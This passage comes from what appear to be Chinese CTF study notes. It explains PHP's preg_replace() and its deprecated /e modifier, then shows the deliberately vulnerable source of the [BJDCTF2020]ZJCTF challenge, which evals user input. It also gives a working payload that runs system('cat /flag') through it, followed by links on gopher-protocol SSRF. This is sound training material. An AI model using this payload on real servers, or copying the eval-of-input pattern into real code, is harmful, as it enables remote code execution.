要搜索的模式。可以使一个字符串或字符串数组。

可以使用一些 PCRE 修饰符。

`replacement`

用于替换的字符串或字符串数组。如果这个参数是一个字符串，并且 `pattern` 是一个数组，那么所有的模式都使用这个字符串进行替换。如果 `pattern` 和 `replacement` 都是数组，每个 `pattern` 使用 `replacement` 中对应的元素进行替换。如果 `replacement` 中的元素比 `pattern` 中的少，多出来的 `pattern` 使用空字符串进行替换。

`replacement` 中可以包含后向引用 `\\n` 或 `$n`，语法上首选后者。 每个这样的引用将被匹配到的第 n 个捕获子组捕获到的文本替换。 n 可以是0-99，`\\0` 和 `$0` 代表完整的模式匹配文本。捕获子组的序号计数方式为：代表捕获子组的左括号从左到右， 从1开始数。如果要在 `replacement` 中使用反斜线，必须使用 4 个("`\\\\`"，译注：因为这首先是 PHP 的字符串，经过转义后，是两个，再经过正则表达式引擎后才被认为是一个原文反斜线)。

当在替换模式下工作并且后向引用后面紧跟着需要是另外一个数字 (比如：在一个匹配模式后紧接着增加一个原文数字)，不能使用 `\\1` 这样的语法来描述后向引用。比如，`\\11`将会使**preg_replace()** 不能理解你希望的是一个 `\\1` 后向引用紧跟一个原文 `1`，还是一个 `\\11` 后向引用后面不跟任何东西。 这种情况下解决方案是使用 `${1}1`。这创建了一个独立的 `$1` 后向引用, 一个独立的原文 `1`。

当使用被弃用的 `e` 修饰符时, 这个函数会转义一些字符 (即：`'`、`"`、 `\` 和 NULL) 然后进行后向引用替换。当这些完成后请确保后向引用解析完后没有单引号或双引号引起的语法错误 (比如： `'strlen(\'$1\')+strlen("$2")'`)。确保符合 PHP 的 字符串语法，并且符合 eval 语法。因为在完成替换后，引擎会将结果字符串作为 PHP 代码使用 eval 方式进行评估并将返回值作为最终参与替换的字符串。

`subject`

要进行搜索和替换的字符串或字符串数组。

如果 `subject` 是一个数组，搜索和替换回在 `subject` 的每一个元素上进行, 并且返回值也会是一个数组。

`limit`

每个模式在每个 `subject` 上进行替换的最大次数。默认是 `-1`(无限)。

`count`

如果指定，将会被填充为完成的替换次数。

特别说明：
/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。
举例：

源码：

```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

payload：?\S*=${getFlag()}&cmd=system('cat /flag');

题目：[BJDCTF2020]ZJCTF，不过如此

wp：https://blog.csdn.net/qq_41628669/article/details/106133128

18、gopher协议

1、Gopher协议在SSRF漏洞中的深入研究 https://zhuanlan.zhihu.com/p/112055947

2、gopher协议的攻击利用https://www.jianshu.com/p/ce3bd1db0a46

3、CTF gopher协议 https://blog.csdn.net/a3320315/article/details/102880329

https://www.cnblogs.com/Konmu/p/12984891.html

4、工具 https://github.com/tarunkant/Gopherus